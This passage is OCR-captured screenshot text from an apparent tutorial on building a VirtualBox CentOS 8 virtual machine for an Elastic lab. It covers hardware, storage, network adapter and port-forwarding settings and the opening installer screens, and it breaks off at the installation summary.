
File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.

/Users/packtpub/VirtualBox VMs/Elastic/Elastic.vdi

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

40.00 GB



General

```
Name:              Elastic
Operating System:  Red Hat (64-bit)
```

System

```
Base Memory:   8192 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, PAE/NX, KVM
               Paravirtualization
```

Display

```
Video Memory:           16 MB
Graphics Controller:    VMSVGA
Remote Desktop Server:  Disabled
Recording:              Disabled
```

Storage

```
Controller: IDE
 IDE Secondary Master:  [Optical Drive] CentOS-8.1.1911-x86_64-boot.iso (597.00 MB)
Controller: SATA
 SATA Port 0:           Elastic.vdi (Normal, 40.00 GB)
```

Audio

```
Host Driver:  CoreAudio
Controller:   ICH AC97
```

Network

```
Adapter 1:  Intel PRO/1000 MT Desktop (NAT)
```

USB


```
USB Controller:  OHCI
Device Filters:  0 (0 active)
```

Shared folders

None

Description

None



Elastic - System


Base Memory: 8192 MB

Boot Order:
- □ Floppy
- ☑ Hard Disk
- ☑ Optical
- □ Network

Chipset: PIIX3

Pointing Device: PS/2 Mouse

Extended Features:
- ☑ Enable I/O APIC
- □ Enable EFI (special OSes only)
- ☑ Hardware Clock in UTC Time



Oracle VM VirtualBox Manager

Elastic - Storage

Storage Devices
- Controller: IDE
  - Empty
- Controller: SATA
  - Elastic.vdi

Attributes

Optical Drive: IDE Secondary Master

Choose/Create a Virtual Optical Disk...
Choose a disk file...
CentOS-8.1.1911-x86_64-boot.iso
en_windows_10_consumer_edition_version_1809_updated_sept_2018_x64_dvd_491ea967.iso
Remove Disk from Virtual Drive


Information

Type: --

Size: --

Location: --


Attached to: --



☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet



☑ Enable Network Adapter

Attached to: NAT


Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 080027DDDC5C

☑ Cable Connected



Name	Protocol	Host IP	Host Port	Guest IP	Guest Port
SSH	TCP	127.0.0.1	2222	10.0.3.15	22
Elasticsearch	TCP	127.0.0.1	9200	10.0.3.15	9200
Kibana	TCP	127.0.0.1	5601	10.0.3.15	5601
Fleet	TCP	127.0.0.1	8220	10.0.3.15	8220



General

Name: Elastic
Operating System: Red Hat (64-bit)

System

Base Memory: 8192 MB
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] VBoxGuestAdditions.iso (58.16 MB)
Controller: SATA
SATA Port 0: Elastic.vdi (Normal, 40.00 GB)

Audio

Host Driver: CoreAudio
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'intnet')
Adapter 2: Intel PRO/1000 MT Desktop (NAT)

USB


USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders


None

Description

None



```
                    CentOS Linux 8


     Install CentOS Linux 8
     Test this media & install CentOS Linux 8

     Troubleshooting                               >



      Press Tab for full configuration options on menu items.
```




WELCOME TO CENTOS LINUX 8.

What language would you like to use during the installation process?

English	English
Afrikaans	Afrikaans
አማርኛ	Amharic
العربية	Arabic
অসমীয়া	Assamese
Asturianu	Asturian
Беларуская	Belarusian
Български	Bulgarian
বাংলা	Bangla

- English (United States)
- English (United Kingdom)
- English (India)
- English (Australia)
- English (Canada)
- English (Denmark)
- English (Ireland)
- English (New Zealand)
- English (Nigeria)
- English (Hong Kong SAR China)



INSTALLATION SUMMARY

CENTOS LINUX 8 INSTALLATION

LOCALIZATION

Keyboard
English (US)

Language Support
English (United States)

Time & Date
Americas/New York timezone

SOFTWARE

Installation Source
Error setting up base repository

Software Selection
Installation source not set up

SYSTEM

Installation Desti
Automatic partitioning sel

